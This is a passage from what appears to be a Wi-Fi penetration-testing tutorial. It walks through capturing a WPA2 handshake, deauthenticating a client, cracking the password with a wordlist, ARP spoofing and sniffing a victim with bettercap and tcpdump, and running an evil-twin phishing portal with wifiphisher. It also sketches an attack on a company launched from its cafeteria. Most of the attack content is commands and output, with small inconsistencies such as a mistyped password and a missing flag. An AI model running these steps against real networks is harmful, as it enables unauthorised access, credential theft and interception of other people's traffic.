
Step 3. Reconnaissance

Just like during the deauth process, we will use airodump to monitor the interface in monitor mode.

Type:

```
sudo airodump-ng wlan1mon
```

In this example, we will target the SSID named Robohax.



```
 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 6C:67:EF:7C:AB:98  -89        2        0    0   6  130   WPA2 CCMP   PSK  IbrahimZayn_4G
 EC:6C:B5:F2:38:80  -89        2        0    0   6  130   WPA2 CCMP   PSK  HRV
 3C:15:FB:B3:12:B4  -91        2        0    0  11  130   WPA2 CCMP   PSK  Lamda259
 F8:95:22:43:6B:5C  -88        4        0    0  11  130   WPA2 CCMP   PSK  DMJM
 CC:89:5E:99:5E:5C  -66        5        0    0  11  130   WPA2 CCMP   PSK  MIA MARDIAH
 DC:FE:07:5D:C5:E8  -93        2        0    0  11  195   WPA2 CCMP   PSK  IMAH
 E8:6E:44:67:33:3A  -90        3        0    0   5  130   WPA2 CCMP   PSK  5H1W
 A4:A9:30:1E:02:2E  -78        6        0    0  11  130   WPA2 CCMP   PSK  DMJM
 34:0A:33:ED:80:FE  -77        5        0    0  11  130   WPA2 CCMP   PSK  Rumah nenek
 6C:D2:A1:4A:ED:0E  -75        3        0    0   4  130   WPA2 CCMP   PSK  Hudza ibnu
 6C:D2:A1:58:3E:65  -87        5        0    0   8  130   WPA2 CCMP   PSK  QINA
 F4:E8:4F:00:A2:54  -88        8        0    0   4  130   WPA2 CCMP   PSK  No signal
 B8:DD:71:82:8C:B6  -89        2        0    0   3  130   WPA2 CCMP   PSK  FIFARDIN
 3C:F6:52:FC:21:D2  -84        5        0    0   9  130   WPA2 CCMP   PSK  ZTE_2.4G_GttxfU
 BC:0F:9A:61:AE:AC  -77        6        0    0   8  720   WPA2 CCMP   PSK  Borahae
 34:0A:33:ED:BA:26  -87        4        0    0   8  130   WPA2 CCMP   PSK  rizka
 5C:E9:31:1D:68:A4  -86        4        0    0   9  130   WPA2 CCMP   PSK  LAB-COM
 9E:A2:F4:A0:A5:DA  -91        2        0    0   2  270   WPA2 CCMP   PSK  pengen ya 😊
 9E:A2:F4:A0:7E:FE  -76        3        0    0   2  270   WPA2 CCMP   PSK  pengen ya 😊
 74:DA:DA:93:C2:ED  -82        6        0    0   3  130   WPA2 CCMP   PSK  Khusus meet
 9C:A2:F4:A0:7E:FE  -79        8        0    0   2  270   WPA2 CCMP   PSK  <length:  0>
 3C:FB:5C:1F:29:17  -69       10        0    0   3  130   WPA2 CCMP   PSK  MEN_HOUS
 1C:27:04:B4:6E:E0  -87        8        1    0   2  130   WPA2 CCMP   PSK  ONE PIECE
 C8:78:7D:29:F3:B0  -84        3        0    0  13  130   WPA2 CCMP   PSK  Rasidi
 A0:AB:1B:E4:27:CF  -80        6        0    0  11  270   WPA2 CCMP   PSK  Wifi 243
 B4:B0:24:58:32:70  -87        7        0    0  13  270   WPA2 CCMP   PSK  SALMA NUR FADILLAH
 2C:B6:C2:AD:B3:DB  -86        4        0    0   8  130   WPA2 CCMP   PSK  samuraixxx
 5E:C7:4C:2F:14:5F  -38        8        0    0   6  180   WPA2 CCMP   PSK  Robohax
Quitting ...
```

We can see the access point is using channel 6 with MAC address: 5E:C7:4C:2F:14:5F

Step 4. Capture the Handshake

In this step, we will:

1. Capture the handshake for the access point we have specified.


2. Perform a deauth on one of the connected devices.

3. When that device reconnects, we hope to successfully capture a handshake.

We start by monitoring the target Wi-Fi router to capture a handshake when a device connects to the network.

Open a terminal and type:

```
sudo airodump-ng -c 6 --bssid 5E:C7:4C:2F:14:5F -w robohax wlan1mon
```



Do not close this airodump window. Let it keep running to capture the handshake when we deauth the client device, forcing it off the Wi-Fi and then reconnecting, triggering a handshake transaction that contains the password.


We can see there is 1 station connected with MAC address: 20:72:0D:39:17:3A

Next, we try to deauth that client with the command:

```
sudo aireplay-ng -0 10 -a 5E:C7:4C:2F:14:5F -c 20:72:0D:39:17:3A wlan1mon
```

Then go back to the airodump terminal window and wait for a handshake to be captured.

After waiting, a handshake is finally captured, as shown in the upper right corner of the screen.



Step 5. Crack the Wi-Fi Password

Since the handshake has been captured, press Ctrl+C to stop airodump.

Next, type: ls

to see the captured files:

```
┌──(robohax㉿robohax-20bws2ng00)-[~/Desktop/PENTEST/wifi]
└─$ ls
contoh.txt  password_indonesia.txt  password_wifi.txt  robohax-01.cap  robohax-01.csv
robohax-01.kismet.csv  robohax-01.kismet.netxml  robohax-01.log.csv
```

We can see the file robohax-01.cap. That file contains the handshake, the Wi-Fi password transaction between the client and router when it reconnected after we deauthed it earlier.

The next step is to crack the Wi-Fi password contained in that file using aircrack-ng. Open a terminal and type:

```
sudo aircrack-ng -w password_wifi.txt -b 5E:C7:4C:2F:14:5F robohax-01.cap
```

We can see the Wi-Fi password has been successfully cracked because the message appeared:

KEY FOUND!

The Wi-Fi password is: rootman7777

Next, we stop monitor mode on our interface and re-enable the network manager because we are going to try connecting to that access point.

Type:


```
sudo airmon-ng stop wlan1mon
sudo systemctl restart NetworkManager
```

Follow-up Step: ARP Cache Poisoning

ARP cache poisoning is one of the follow-up steps we can perform after cracking a Wi-Fi password and joining the network.

What ARP cache poisoning is will not be explained again here, as it has already been covered in an earlier section.

In this example, I successfully connected to the Robohax Wi-Fi and obtained an IP address:



The gateway IP is 10.71.19.183. The gateway MAC address is 3e:55:48:98:0c:5b

```
arp -a
? (10.71.19.183) at 3e:55:48:98:0c:5b [ether] on wlan0
```

Step 1. Preparation

Type:

```
sudo sysctl -w net.ipv4.ip_forward=1

sudo iptables -F
sudo iptables -X
sudo iptables -P FORWARD ACCEPT
```

Next, launch bettercap:


```
sudo bettercap -iface wlan0
```

Step 2. Launch the Attack

To start, in the bettercap console, type:

```
net.probe on
```

Wait a few seconds, as this is the subnet scanning process.



After a few seconds, we can see another device connected to the same Wi-Fi network:

[endpoint.new] endpoint 10.71.19.41 detected as 20:72:0d:39:17:3a.

Next, we start ARP spoofing. In the bettercap console, type:

```
set arp.spoof.full_duplex true
```

Then we set the target:

```
set arp.spoof.targets 10.71.19.41, 10.71.19.183
```

10.71.19.183 is the router (real gateway).

10.71.19.41 is our victim.

Then type:


```
arp.spoof on
```

Once ARP spoofing is enabled, our position becomes the man in the middle between the victim and the real gateway. Our Kali Linux PC is now acting as the gateway for the victim.

This position in the hacking world is called a Man in the Middle Attack (MITM), where we perform eavesdropping (intercepting traffic) between the real gateway and the victim.

Next, we enable sniffing (peeking at data packets flowing between the real gateway and the victim's device with bettercap). In bettercap, type:

```
set net.sniff.verbose true
net.sniff on
```



We can see the victim is currently browsing the web via HTTPS:

The IP address of the web server being visited by the victim is 31.13.95.63

Every time the target device (10.71.19.41) opens a website (especially those using the HTTP protocol), you will see real-time logs showing:

- The URL being visited.
- The device's User-Agent.
- Form data (Username/Password) if transmitted over an unencrypted channel.

Unfortunately, since most websites now use HTTPS, we cannot capture plain-text data because the HTTPS protocol is already encrypted.


Besides HTTP, here are other commonly used protocols whose data packets are still unencrypted:

1. FTP (Port 21)


A protocol for file transfer. We can monitor it with tcpdump:

```
sudo tcpdump -i wlan0 -s 0 -nn -A 'port 21'
```

Example of captured FTP username, password, and server IP:



Besides appearing in tcpdump, the FTP access capture also shows up in bettercap:



2. SMTP & POP3 (Legacy Email) - Port 25 & 110

Protocols for sending and receiving email before the adoption of SSL/TLS standards (such as port 465 or 995).

> **Risk:** Email message content and email account login credentials can be intercepted.
>
> **Scenario:** Still commonly used in legacy internal corporate configurations or automated notification systems.

3. SNMP (Simple Network Management Protocol) v1 & v2 - Port 161/162

Used for monitoring and managing network devices.

> **Risk:** Uses "Community Strings" that function like passwords but are not encrypted. An attacker can obtain sensitive information about the network infrastructure.

4. DNS (Domain Name System) - Port 53

A protocol that translates domain names (like https://www.google.com) into IP addresses.


Risk: Although it does not contain passwords, unencrypted DNS allows you to see what websites the target is currently visiting through Bettercap.

Note: It is gradually being replaced by DNS over HTTPS (DoH), but by default many systems still use the open port 53.

To see DNS queries from the victim, we capture outbound traffic destined for port 53 using tcpdump:

```
sudo tcpdump -i wlan0 -nn -l 'udp port 53'
```

The domains the victim is currently accessing become clearly visible:



3. Wi-Fi Evil Twin

In this example, we will use the Wi-Fi Evil Twin attack technique to obtain the password of a targeted Wi-Fi network.

A Wi-Fi Evil Twin is a type of cyber attack in which the attacker creates a fake Access Point that looks nearly identical to a legitimate Wi-Fi network.

The goal is to trick users into connecting to the fake network so the attacker can steal personal data, passwords, or monitor the victim's entire internet activity.

How an Evil Twin Attack Works

This attack is often described as "The Evil Twin" because of its ability to impersonate the real network so closely that it is almost indistinguishable.

1. Target Selection: The attacker finds public places with popular free Wi-Fi, such as cafes, airports, or hotels.

2. Network Cloning: The attacker creates a new Wi-Fi signal using a specialized device (like a Wi-Fi Pineapple) or a laptop. They give it the exact same name (SSID) as the real Wi-Fi, for example Starbucks_Free_WiFi.

3. Forcing the Victim to Switch: The attacker often combines this with a Deauth Attack to disconnect users from the real router. Since the attacker's signal is usually stronger or the real router is "kicked off," the victim's device will automatically search for the strongest signal with the same name and connect to the "Evil Twin."

4. Fake Captive Portal: After connecting, the attacker often displays a fake login page (Captive Portal) that asks the victim to enter their Wi-Fi password, email, or social media credentials under the guise of "re-authentication."

5. Eavesdropping (Man-in-the-Middle): Once the victim is connected, all data they send (such as chats, bank passwords, or emails) flows through the attacker's device before being forwarded to the real internet.

What Are the Dangers?

Credential Theft: Obtaining the username and password of your important accounts.

Sensitive Data Theft: Access to credit card information or corporate data if you are working.

Malware Injection: The attacker can redirect you to a site that automatically downloads a virus or spyware onto your device.

So a Wi-Fi Evil Twin can be used to obtain a Wi-Fi password or to perform a MITM (Man in the Middle Attack).

In this example, we will practice the Evil Twin attack technique.

Here are the 2 interfaces on my Kali Linux:

1. wlan0: Connected to the internet (Gateway: 10.71.19.183).

2. wlan1: Must support Monitor Mode and Packet Injection.

In this example, we will use Wifiphisher to automate the process.

Step 1. Preparation

Type:

```
sudo apt update
sudo apt install wifiphisher -y
sudo apt install isc-dhcp-client
sudo systemctl stop NetworkManager
sudo airmon-ng check kill
sudo killall wpa_supplicant
sudo rfkill unblock wlan
sudo ip link set wlan0 up
```

Since we cannot use NetworkManager while running the Evil Twin, we will use wpa_supplicant to connect to our Wi-Fi and run dhclient to obtain an IP address.

First, create a wpa_supplicant configuration with your Wi-Fi password and access point name. For example, since I am using the Robohax access point with the password rootman7777, type in the terminal:

```
wpa_passphrase "Robohax" "rootman777" | sudo tee /etc/wpa_supplicant.conf
```

Then type:

```
sudo dhclient wlan0
```

Step 2. Run Wifiphisher


Type:

```
wifiphisher -aI wlan1 -nE
```

Explanation of the parameters used:

> **-iI wlan0:** Sets wlan0 as the Internet-facing interface. This will use the connection from your 10.71.19.183 gateway.
>
> **-aI wlan1:** Sets wlan1 as the interface that will broadcast the fake Wi-Fi signal.
>
> **-nE:** Short for --noextensions. This tells the program not to load additional modules that require further interface management, preventing the argument conflicts you might experience.

A list of nearby Wi-Fi networks will then appear. Use the arrow keys to select the target whose Access Point name you want to clone. Once selected, press Enter.



In this example, I chose the access point named "kaisa" to clone.

Step 3. Choose the Attack Scenario (Phishing)

After the target is selected, you will be prompted to choose a fake page scenario. Some popular choices:

Firmware Upgrade Page: Tells the victim that the router requires a firmware update and they need to enter the WPA2/WPA3 password to proceed. (Highly effective.)

OAuth Login: Asks the victim to log in using their Google or Facebook account (to steal social media credentials).

Connection Manager Free: A standard public Wi-Fi login page.

In this example, we will choose: Firmware Upgrade Page.


Step 4. The Attack Process Is Running

Wifiphisher will now automatically do three things:

1. Deauthentication: Sends "disconnect" packets to devices connected to the real router to force them off.

2. Evil Twin: Creates a Wi-Fi signal with the exact same name as the target.

3. Captive Portal: Waits for the victim to connect to your Wi-Fi and redirects them to the fake page.



In this example, we can see that 1 victim has connected and entered the Wi-Fi password: 12345678anc

4. Combining Wi-Fi Attacks with Physical Attacks

The combination of Wi-Fi attacks (wireless attacks) and physical attacks is one of the most dangerous threat scenarios in the world of cybersecurity. In this method, the attacker does not rely solely on remote code execution, but also performs physical intervention to weaken the target's defenses.

If a hacker executes this technique, the security threat to a company comes not only from the internet, but from within the company's own physical environment.

Here is an explanation of how both methods work together:

1. Physical Access as the Entry Point

Example:

Deploying a Rogue Access Point (Evil Twin)

The attacker infiltrates the building (for example, disguised as a courier or technician) and plants a small device such as a Wi-Fi Pineapple or Raspberry Pi behind a desk, under a raised floor, or even in the company cafeteria. This device creates a fake Wi-Fi network that appears legitimate.

Device Theft

Physically taking a laptop, smartphone, or router to extract encryption keys (WPA Keys) or digital certificates directly from the device's memory.

Wi-Fi Password Cracking

Say a hacker is targeting a company's public network but is having difficulty finding vulnerabilities through the internet. The hacker then visits the company in person, sits down in the company's cafeteria (assuming it is a public cafeteria accessible to anyone beyond company employees, and the office Wi-Fi signal reaches the cafeteria). The hacker sits down, orders some food and drinks at the cafeteria, then fires up their laptop to perform Wi-Fi password cracking. Once the Wi-Fi password is obtained, the hacker performs ARP cache poisoning, causing all traffic from the office Wi-Fi network to be captured by the hacker. If any office employee accesses an insecure protocol, such as logging in via an unencrypted HTTP website, logging into the company's public FTP server, or using any other protocol without encryption, those login credentials and passwords can be used by the hacker to gain entry into the company's public network.

2. Why Is This Combination So Effective?

1. Bypassing Firewalls: Many security systems only focus on attacks from the external internet, but are very weak against devices connected directly to the internal network (LAN/WLAN).

2. User Trust: Users tend to trust a strong Wi-Fi signal when they are inside their own office or home.

3. Speed: Physical access allows the attacker to perform brute force or malware injection much faster than over the internet.